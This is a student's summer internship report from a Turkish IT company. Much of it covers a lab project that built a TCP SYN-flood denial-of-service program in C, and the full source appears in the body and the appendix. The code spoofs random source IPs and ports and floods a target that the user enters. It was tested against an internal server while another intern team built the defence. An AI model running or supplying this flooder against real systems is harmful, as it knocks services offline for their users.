BILKENT UNIVERSITY
ENGINEERING FACULTY
DEPARTMENT OF COMPUTER ENGINEERING

CS 399

SUMMER TRAINING REPORT

BORAN YILDIRIM
21401947

Performed at

ARD GRUP BİLİŞİM MEDİKAL DAN. TİC. LTD. ŞTİ.

23.07.2018 AND 17.08.2018

Report template version: v1.0. Oct 18, 2018.

Table of Contents

1. Introduction

I have done my summer training in ARD Group Holding Inc. The main motivation for me to choose ARD Group for an internship was the small employee size of the company, since my first internship was at Innova IT Solutions Inc. which is a huge company by means of hiring more than one thousand employees. I wanted to observe how works are executed in a small company and how people interact with each other.

In this report, first, I will reflect general information about the company and mainly the department I have trained. Then, I will explain the software systems I used throughout my project. I will clarify the specific work I have done and tell more about the significance of the work. Finally, the performance outcomes will be described under multiple topics.

2. Company Information

2.1. About the company

ARD HOLDING has been formed since 2006, by bringing large affiliate companies together within Turkey and the World market under an institutional identity. In the formation of Holding companies, which are gathered under the main headings of Information, Health, Defence, Energy, Construction and Consultancy. It is considered that these fields of activity are services with high threshold value, technological necessity and macro level value in Turkey. ARD HOLDING aims to create national and international brands with its activities and make its corporate structure sustainable without sacrificing quality. [1]

2.2. About your department

ARD Informatics incorporate ARD Group Holding, operates in the field of Informatics, Communication and Telecommunication. ARD Informatics produces end-to-end solutions in the application fields of ever-evolving Technologies. A strong problem solving ability implementation. Ensuring substantial systems operating in an integrated structure. Establish new platforms in consideration of technological advances, so that to meet needs more advantageous than ever. Designing all necessary preventive measures to avoid interruption of processes and system. ARD Informatics aims to create national and international projects

with its activities and quality services, targeted to make sustainable institutional structuring without sacrificing quality standards. [2]

2.3. About the hardware and software systems

i. Linux

Linux is a clone of the operating system Unix, written from scratch by Linus Torvalds with assistance from a loosely-knit team of hackers across the Net. It aims towards POSIX and Single UNIX Specification compliance.

It has all the features you would expect in a modern fully-fledged Unix, including true multitasking, virtual memory, shared libraries, demand loading, shared copy-on-write executables, proper memory management, and multi-stack networking including IPv4 and IPv6. [3]

ii. Ubuntu

Ubuntu is an open-source operating system (OS) based on the Debian GNU/Linux distribution.

Ubuntu incorporates all the features of a Unix OS with an added customizable GUI, which makes it popular in universities and research organizations. Ubuntu is primarily designed to be used on personal computers, although a server editions does also exist.

Ubuntu is an African word that literally means "humanity to others." [4]

iii. C

C is a general-purpose, imperative computer programming language, supporting structured programming, lexical variable scope and recursion, while a static type system prevents many unintended operations. By design, C provides constructs that map efficiently to typical machine instructions, and therefore it has found lasting use in applications that had formerly been coded in assembly language, including operating systems, as well as various application software for computers ranging from supercomputers to embedded systems.

C was originally developed by Dennis Ritchie between 1969 and 1973 at Bell Labs, and used to re-implement the Unix operating system. It has since become one of the most widely used programming languages of all time, with C compilers from various vendors available for the majority of existing computer architectures and operating systems. C has been standardized by the American National Standards Institute (ANSI) since 1989 (ANSI C) and subsequently by the International Organization for Standardization (ISO).

C is an imperative procedural language. It was designed to be compiled using a relatively straightforward compiler, to provide low-level access to memory, to provide language constructs that map efficiently to machine instructions, and to require minimal run-time support. Despite its low-level capabilities, the language was designed to encourage cross-platform programming. A standards-compliant C program that is written with portability in mind can be compiled for a very wide variety of computer platforms and operating systems with few changes to its source code. The language has become available on a very wide range of platforms, from embedded microcontrollers to supercomputers. [5]

2.4. About your supervisor

Name: Adem Cicek

Job Title: Project Manager

University: Ahmet Yesevi University

Department: Computer Engineering

Year of Graduation: 2015

3. Work Done

3.1. Training

The first week of my internship were made up of a training process. Four of six interns were assigned to network security operations project and our working topics were on networking and security. Since we didn't have a preliminary information on these topics, we were supposed to complete a training process which consisted of video lectures and book readings on network basics details of which will be discussed below.

First, I learned the basics of networking via Cisco Certification Preparation videos and book. Throughout the first week, the headlines overall I learned about:

- Network Components
- OSI model
- IP Addressing
- TCP and UDP Protocols
- Switch Configuration
- VLANs and Trunks
- Subnetting
- NAT Concepts and Configuration

These topics that I learned were a very helpful introduction to networking and really helped me develop a vision on how things work in the networking area.

Training process continued with Linux basics because most of the networking applications and protocols are accessed and applied easier on Linux kernel. For this study, I watched LPIC Certificate Exam Preparation videos and topics which I learned from these videos are in overall:

- Linux Boot Processes, BIOS, Hardware Details, Integrated and Removable Devices
- Run-levels, Partition and Mount Points, Shared Libraries
- Useful Command Line Knowledge and Mostly Used Commands
- Foreground and Background Processes, Advanced Process Management
- Filesystems, File Management

- User Profiles and System Profiles
- Ports & Protocols, Network Configuration and Troubleshooting

3.2. TCP SYN-Flood Attack

i. Project Description

After a week of study, our team was assigned to create a program which does a SYN Flood attack while other team was assigned to write a program for defense. First, let me give some introductory information about TCP SYN-Flood attack and then I will explain our project's details.

TCP (Transmission Control Protocol) is one of the transport layer protocols of TCP/IP internet protocol. It is used with many application layer programs. Almost all of the transmitted data through Web or communication ways like SSH or TELNET uses TCP.

Normally, a TCP connection is set in 3-way handshaking method. This means that:

1. Client sends a request for connection (which is a SYN message) to the server.
2. The server sends an ACK message approving the connection and *acknowledging* client about this.
3. Client also *acknowledges* the server that it has seen server's ACK (by another ACK message)



Figure 4.1: Three way handshaking



Figure 4.2: SYN-Flood Attack

A SYN-Flood attack is a **denial of service** attack which means that attacker's goal is to exhaust resources of the server with repeatedly sent signals. By doing so, the server becomes unable to handle all the traffic going through itself and cannot set a legitimate traffic.

In SYN-Flood attack, attacker device sends SYN messages repeatedly. It can accomplish this from a single IP address but using random source IP addresses is handier for this type of attack. This causes server sending ACK messages to those random IPs; however, those IP addressed hosts will ignore those ACKs because they actually haven't sent any SYN.

A server which is waiting for ACK from random IPs cause over-binding of resources and from that point, the server is not able to connect to hosts anymore.

ii. Technical Overview

We have chosen C as our programming language. To program a socket in C, we needed to include standard system socket library (sys/socket.h) first.

Of course defining a socket was not enough to send a message. We also needed to create the packet. For this project, we were supposed to create random source IP's and ports. This means that we needed to intervene data transmission on Level 3 and Level 4. Therefore, we needed to edit packet's TCP (Level 4) and IP (Level 3) headers. Libraries netinet/tcp.h and netinet/ip.h provides declarations for TCP and IP.

Here is our libraries and their functions;

```
#include<stdio.h>
#include<string.h>
#include<sys/socket.h>   //provides declarations for socket programramming
#include<stdlib.h>       //for exit(0);
#include<errno.h>        //For errno - the error number
#include<netinet/tcp.h>  //Provides declarations for tcp header
#include<netinet/ip.h>   //Provides declarations for ip header
#include<time.h>         //In case of using duration.
#include<unistd.h>       //To avoid unnecessary warnings after compilation
#include<arpa/inet.h>    //To avoid unnecessary warnings after compilation
#include<ctype.h>
```

In TCP socket programming a function called ‘checksum’ is needed for checking the validity of the socket. To apply this function, we defined one struct ‘pseudo_header’ and one method ‘csum’. These accomplish checksum function.

Also, there are two extra methods isInteger and check_IP which are used to check if the user IP address input conforms IP numbers’ syntax. In case of not conforming, the program keeps asking a valid IP address.

In the main method, a text file is created to store the created IP numbers. Additionally, the configuration file is created to store the interface information. After that, some variables such as source IP address and source port number are created. Then, the program gives two options to the user for configuration. These are either from a configuration file or directly in the terminal. In the configuration file option, the program reads the configuration settings, which are interface name info, destination IP address and destination port number, from the configuration file named “configuration.conf”.

In the terminal option, the program gets these configuration settings directly from the user via terminal. When the user enters the destination IP address, the program checks the format of the entered number whether it is in the correct IP address format. If not, it repeatedly asks for the valid IP address from the user.

You will see some commented lines in the code. These are for using a certain number of IP addresses and a certain amount of time to execute the loop. If the user wants to use these options, he/she can comment out necessary lines.

When all the configurations are set, the program enters in while loop that creates a socket and compacting a SYN packet.

1. A raw socket is created with ‘socket()’ method of ‘sys/socket.h’ library. SYN packets that will be created are transmitted via these sockets.

```
//Create a raw socket
int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
```

2. Then, datagram (packet containing SYN flag) that contains the IP and TCP headers of SYN packet is created. For the source IP address, we used random IP

```
    integerIP=1+(rand()%254);  //creating random IP numbers.

    //Uncomment in case of excluding a certain IP number from created IP addresses.

/*  while(integerIP==222){
        integerIP=1+(rand()%254);
    }
*/
    //Adding created integer to source host address.
    int length = snprintf( NULL, 0, "%d", integerIP );
    char* str = malloc( length + 1 );
    snprintf( str, length + 1, "%d", integerIP );
    strcpy(source_ip , "10.20.50.");
    strcat(source_ip,str);
    free(str);
```

addresses in the 10.20.50.0/24 subnet (The reason for limiting source IPs in this subnet is that server's being working only in that subnet). Thus, the last octet of the source IP address is randomly obtained between 1 and 254.

In the commented lines, IP number 10.20.50.222 is excluded from created IP numbers for checking 8080 port's HTTP server's functionality. If there is any IP address you want to exclude, you can comment out these lines and add those IP addresses while loop as well.

3. We fill in IP header's parameters with appropriate values.

```
//Fill in the IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 1;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
iph->id = htons(54321);  //Id of this packet
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0;                          //Set to 0 before calculating checksum
iph->saddr = inet_addr ( source_ip );    //Spoof the source ip address
iph->daddr = sin.sin_addr.s_addr;

iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);
```

4. We fill in TCP header' parameters with appropriate values.

```
//TCP Header
sourcePort=1024+(rand()%(65535-1024));
tcph->source = htons (sourcePort);
tcph->dest = htons (destPort);
tcph->seq = 0;
tcph->ack_seq = 1000;
tcph->doff = 5;      /* first and only tcp segment */
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=0;
tcph->window = htons (5840); /* maximum allowed window size */
tcph->check = 0;             /* if you set a checksum to zero, your kernel's IP stack
                             should fill in the correct checksum during transmission */
tcph->urg_ptr = 0;
```

Pay attention on sourcePort=1024+(rand()%(65535-1024)) line. This randomizes source port to a value between 1024 (edge reserved port numbers) and 65535 (maximum port number). Also be careful on syn flag being equal to 1 while other flags are 0. This is to indicate that this packet is a SYN packet.

5. Now, we are setting socket operation to see if our parameters and checksum was appropriate.

```
//Now the IP checksum
psh.source_address = inet_addr( source_ip );
psh.dest_address = sin.sin_addr.s_addr;
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(20);

memcpy(&psh.tcp , tcph , sizeof (struct tcphdr));

tcph->check = csum( (unsigned short*) &psh , sizeof (struct pseudo_header));

//IP_HDRINCL to tell the kernel that headers are included in the packet
int one = 1;
const int *val = &one;
if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
{
    printf ("Error setting IP_HDRINCL. Error number : %d . Error message : %s \n" , errno , strerror(errno));
    exit(0);
}
```

If setsockopt return 0, this means that transmission will not occur and we encounter an error.

6. Finally, we send our data with sendto() method of sys/socket.

```
//Send the packet
if (sendto (s,                      /* our socket */
        datagram,                   /* the buffer containing headers and data */
        iph->tot_len,               /* total length of our datagram */
        0,                          /* routing flags, normally always 0 */
        (struct sockaddr *) &sin,   /* socket addr, just like in */
        sizeof (sin)) < 0)          /* a normal send() */
{
     printf ("error\n");
}

//Data send successfully
else
{
    fprintf (file,"%d. %s\n",count,source_ip);
}

close(s);
count++;

//To delay SYN tranmission (This version stabilize OS' clock)
/*
usleep(50000);
clock_t elapsedTime=clock()-startTime;
seconds=elapsedTime/CLOCKS_PER_SEC;
if((seconds-duration)>0)break;
*/
```

```
    //To delay SYN tranmission (This version stabilize OS' clock)
/*
    usleep(50000);
    clock_t elapsedTime=clock()-startTime;
    seconds=elapsedTime/CLOCKS_PER_SEC;
    if((seconds-duration)>0)break;
*/


    //To delay SYN transmission (with consuming OS' clock)

    for(int j=0;j<150;j++){
        for(int k=0;k<150;k++){
        }
    }
}
    printf("Number of IP addresses created: %d\n",count);
    fclose(file);
    return 0;
}
```

PS: Code contains some delays set with usleep and empty for loops. These delays are to help tcpdump catch signals being sent.

At the end, we are printing number of IP addresses created.

iii. Assessment of Results

To see if our attacking and other group's defense program works, we set up an HTTP server for the server IP address given to us by our supervisor. And we saw that after working attacking program without defense code, that website became unreachable after an amount of time. In other words, our attack program worked.

On the other hand, defense team's program also worked. When they turned their program on, HTTP server never got over-bound. However, their strategy was built over blocking IP addresses which send more than 50 requests in 3 seconds. Therefore; after we start our attack code simultaneously with their defense code, almost any of the IP addresses in the subnet 10.20.50.0/24 became blocked. This means that they couldn't reach the website anyways.

On the Appendices section, you can see source code of the project.

4. Performance and Outcomes

4.1. Applying Knowledge and Skills Learned at Bilkent

Besides all the information I gathered from my education in Bilkent, I mainly convert my theoretical knowledge on CS201, CS202 and CS342 classes to practice, in which I learned data structure, algorithms and operating systems. Further, as Bilkent has an interactive social environment, I realised that as an engineering student, I have great communication skills comparing to other school students and graduates.

4.2. Solving Engineering Problems

Software Engineering requires serious research, analysis, system design, implementation and testing. I began with working on what are the network layers and how they work. Then, I read about these topic. Some mistakes that are so tiny but important wasted my time but it helped me how to act and plan against my simple but enlightening project.

The project was not difficult for me to tackle. There was not any most difficult problem for me to solve. It was similar as our course homework and projects based on difficulty.

4.3. Team Work

Team work is an indispensable concept of the developing software world. As the projects on computer science get complicated and huge day by day, to handle a project without having a team is almost impossible or too difficult. Thus, realising the importance of team work and being in corporation with team mates are vital. My internship in ARD Informatics offered me a great experience to realise the importance of team work, that is to say my supervisor and interns on the project I work for and I became a harmonious team. Names, universities and university departments of my teammates:

Atahan Erdag - Middle East Technical University, Computer Engineering
Baris Demirdizen - Middle East Technical University, Computer Engineering
Hakan Sahin - Hacettepe University, Electrical and Electronics Engineering

4.4. Multi-Disciplinary Work

I just work with secretary and human resources to fill the forms and bring internship related papers to them.

4.5. Professional and Ethical Issues

The team members work with each other in full respect. Additionally, ARD Informatics shares a building with other companies in Hacettepe Teknokent. The members of the different companies share ideas without any misbehaviour and insult or humiliation during lunch breaks. In the ARD Informatics, every member shares his thought and ideas without hesitation.

Legally work-hours are from 9AM to 6PM and 12:30PM to 13:30PM is lunch break. However, work-hours are flexible. Employees can make the lunch break more than 1 hour and sometimes they come after 9AM and leave before 6AM.

4.6. Impact of Engineering Solutions

The impact of the project on interns is lots of learning. The project may not be used, since there are very good security softwares better than our project. I found computer network area interesting and exciting. Our project gave me inspiration and made me earn broader horizons.

4.7. Locating Sources and Self-Learning

I learned the basics of networking via Cisco Certification Preparation videos and book. Throughout the first week, the headlines overall I learned about:

- Network Components
- OSI model
- IP Addressing
- TCP and UDP Protocols
- Switch Configuration
- VLANs and Trunks
- Subnetting
- NAT Concepts and Configuration

These topics that I learned were a very helpful introduction to networking and really helped me develop a vision on how things work in the networking area.

4.8. Knowledge about Contemporary Issues

While technology is rapidly evolving, malicious software has also evolved considerably. Protecting your own environment is getting more significant every day, and lots of engineers work to develop secure systems. Thus, in my opinion the project I worked on does not handle contemporary technologies, however, it provides a fundamental knowledge for me about secure.

4.9. Using New Tools and Technologies

I learnt and used Linux ’socket’ and ‘netinet’ libraries with C programming language.

5. Conclusions

This was my second internship and therefore I had some idea before how was it going to be to work in a software development company. ARD Group also showed that corporate life was not so scary. Their working environment was nice, they had many extra-working hour activities together. For example; we played basketball and soccer with the engineers at the company or we ate our lunches altogether. There were also happy hours on Friday afternoons.

Their attitude towards interns was also very good. I still have connection with my supervisor and share with him my plans on future.

Coming to working area, at first, I had some moments in which I hesitated because networking concepts were quite new to me. However, at the end; I found networking quite interesting and exciting. Our project gave me inspiration and made me earn broader horizons.

References

[1] “About ARD Group Holding”. http://www.ardgroup.com.tr/about-us/ [Accessed: Oct 10, 2018].

[2] “About ARD Informatics”. http://www.ardinformatics.com.tr/about-us/ [Accessed: Oct 10, 2018].

[3] “Linux”. https://github.com/torvalds/linux/blob/master/Documentation/admin-guide/README.rst [Accessed: Oct 10, 2018].

[4] “Ubuntu”.https://www.techopedia.com/definition/3307/ubuntu [Accessed: Oct 10, 2018].

[5] “C”. https://en.wikipedia.org/wiki/C_(programming_language) [Accessed: Oct 10, 2018].

Appendices

```
#include<stdio.h>
#include<string.h>
#include<sys/socket.h>   //declarations for socket programramming
#include<stdlib.h>       //for exit(0);
#include<errno.h>        //For the error number
#include<netinet/tcp.h>  //declarations for tcp header
#include<netinet/ip.h>   //declarations for ip header
#include<time.h>   //In case of using duration.
#include<unistd.h>          //To avoid unnecessary warnings
#include<arpa/inet.h>
#include<ctype.h>
#include"../includes/lib_attack.h"

//needed for checksum calculation
struct pseudo_header   {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;

    struct tcphdr tcp;
};

int main (void) {
    FILE *file;            //To store created IP numbers.
    file = fopen("./SYN-Flood/IPNumbersCreated.txt","w");

    FILE *interfaceFile;   //To store interface knowledge.
    interfaceFile = fopen("./SYN-Flood/interface.conf","w");

    int integerIP = 67;    //To create random source IPs.
    char stringIP[3];
    int sourcePort;

    int count = 0;         //To hold how many IP's are created.

    srand(time(NULL));     //Setting the seed for random creation.

    //To hold interface through which attack is happening.
    char intface[20];

    char dIP[16]; //To specify which IP and port to attack.
    int destPort;

    char choice;
    printf("How do you configure your attack? (C/c for configuration file,
```

```
      T/t for terminal): ");
scanf("%c", &choice);

if(choice ==‘ c’| choice == 'C') {
    FILE *fp;
    fp = fopen("./SYN-Flood/syn_flood_configuration.conf","r");

    char buff[50];
    char sdestPort[20];

    for(int i = 0; i < 3; i++) {
        fscanf(fp,"%s",buff);
    }
    strcpy(intface, buff);
    printf("Interface name: %s\n", buff);
    fprintf(interfaceFile, "%s\n", intface);
    fclose(interfaceFile);

    for(int i = 0; i < 3; i++){
        fscanf(fp, ”%s", buff);
    }
    strcpy(dIP, buff);
    printf("Destination IP: %s\n", buff);

    for(int i = 0; i < 3; i++){
        fscanf(fp, “%s", buff);
    }
    strcpy(sdestPort, buff);
    destPort = atoi(sdestPort);
    printf("Destination Port: %s\n", buff);

    fclose(fp);
}
else if(choice == ’T' | choice == ’t') {

    //Accepting interface information from the user.
    printf("Enter interface to send packets through: ");
    scanf(“%s", intface);
    fprintf(interfaceFile, "%s\n", intface);
    fclose(interfaceFile);

    char pseudodIP[16];

    //Accepting destination IP address from the user.
    printf("Enter IP number to attack: ");
    fgets(dIP, 16, stdin);

    strcpy(pseudodIP,dIP);

    while(check_IP(pseudodIP) == 0) {
       printf("Enter a valid IP number to attack: ");
       fgets(dIP, 16, stdin);
```

```
            strcpy(pseudodIP, dIP);
        }

        //Accepting destination port number from the user.
        printf("Enter destination port number: ");
        scanf(“%d", &destPort);

        //Demonstration of destionation IP address and port number.
        printf("/******************/\nIP Number: ");
        printf(“%s", dIP);
        printf("Port Number: %d\n”, destPort);

}

//Uncomment in case of creating a certain number of IP addresses.
/*
    int numToCreate;
    printf("Enter number of IP addresses you want to create: ");
    scanf("%d",&numToCreate);
    printf("\n");
*/

//Uncomment in case of practicing the attack in a certain amount of time.
/*
    int duration;
    printf("Enter duration: ");
    scanf("%d", &duration);
    clock_t startTime=clock();
    int seconds;
*/


while(1) {

    //Create a raw socket
    int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);

    //Datagram to represent the packet
    char datagram[4096] , source_ip[32];

    //IP header
    struct iphdr *iph = (struct iphdr *) datagram;

    //TCP header
    struct tcphdr *tcph = (struct tcphdr *) (datagram +
                                            sizeof (struct ip));

    struct sockaddr_in sin;
    struct pseudo_header psh;

    integerIP = 1 + (rand() % 254);  //creating random IP numbers.
```

```
//Uncomment in case of excluding a certain IP number from IP addresses.

/*  while(integerIP==222){
         integerIP=1+(rand()%254);
    }
*/
    //Adding created integer to source host address.
    int length = snprintf( NULL, 0, "%d", integerIP );

    char* str = malloc( length + 1 );
    snprintf( str, length + 1, "%d", integerIP );
    strcpy(source_ip , "10.20.50.");
    strcat(source_ip,str);
    free(str);

    sin.sin_family = AF_INET;
    sin.sin_port = htons(destPort);
    sin.sin_addr.s_addr = inet_addr (dIP);

    memset (datagram, 0, 4096); /* zero out the buffer */

    //Fill in the IP Header
    iph->ihl = 5;
    iph->version = 4;
    iph->tos = 1;
    iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
    iph->id = htons(54321);  //Id of this packet
    iph->frag_off = 0;
    iph->ttl = 255;
    iph->protocol = IPPROTO_TCP;
    iph->check = 0;                //Set to 0 before calculating checksum
    iph->saddr = inet_addr ( source_ip );    //Spoof the source ip address
    iph->daddr = sin.sin_addr.s_addr;

    iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);

    //TCP Header
    sourcePort = 1024 + (rand() % (65535-1024));
    tcph->source = htons (sourcePort);
    tcph->dest = htons (destPort);
    tcph->seq = 0;
    tcph->ack_seq = 1000;
    tcph->doff = 5;      /* first and only tcp segment */
    tcph->fin=0;
    tcph->syn=1;
    tcph->rst=0;
    tcph->psh=0;
    tcph->ack=0;
    tcph->urg=0;
    tcph->window = htons (5840); /* maximum allowed window size */
    tcph->check = 0; /* if you set a checksum to zero, your kernel's IP
                        stack should fill in the correct checksum during
```

```
                        transmission */
    tcph->urg_ptr = 0;

    //IP checksum
    psh.source_address = inet_addr( source_ip );
    psh.dest_address = sin.sin_addr.s_addr;
    psh.placeholder = 0;
    psh.protocol = IPPROTO_TCP;
    psh.tcp_length = htons(20);

    memcpy(&psh.tcp, tcph, sizeof (struct tcphdr));

    tcph->check = csum( (unsigned short*) &psh,
                        sizeof (struct pseudo_header));

    //IP_HDRINCL tell tokernel that headers are included in the packet
    int one = 1;
    const int *val = &one;
    if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0) {
        printf ("Error setting IP_HDRINCL. Error number : %d . Error
                  message : %s \n" , errno , strerror(errno));
        exit(0);
    }

    //Send the packet
    if (sendto (s,                      /* our socket */
            datagram,                   /* the buffer containing headers
                                           and data */
            iph->tot_len,               /* total length of our datagram */
            0,                          /* routing flags,
                                           normally always 0 */
            (struct sockaddr *) &sin,   /* socket addr, just like in */
            sizeof (sin)) < 0)          /* a normal send() */
    {
         printf ("error\n");
    }

    //Data sent successfully
    else {
        fprintf (file, "%d. %s\n", count,source_ip);
    }

    close(s);
    count++;

    //To delay SYN tranmission (This version stabilize OS' clock)
/*
    usleep(50000);
    clock_t elapsedTime = clock() - startTime;
    seconds = elapsedTime / CLOCKS_PER_SEC;
    if((seconds-duration) > 0)
         break;
```

```
*/


    //To delay SYN transmission (with consuming OS' clock)

    for(int j=0;j<150;j++){
         for(int k=0;k<150;k++){

         }
    }
}
    printf("Number of IP addresses created: %d\n”, count);
    fclose(file);
    return 0;
}
```

Self-Checklist for Your Report

Please check the items here before submitting your report. This signed checklist should be the final page of your report.

- □ Did you provide detailed information about the work you did?
- □ Is supervisor information included?
- □ Did you use the Report Template to prepare your report, so that it has a cover page, the 8 major sections and 13 subsections specified in the Table of Contents, and uses the required section names?
- □ Did you follow the style guidelines?
- □ Does you report look professionally written?
- □ Does your report include all necessary References, and proper citations to them in the body?
- □ Did you remove all explanations from the Report Template, which are marked with yellow color? Did you modify all text marked with green according to your case?

Signature: _____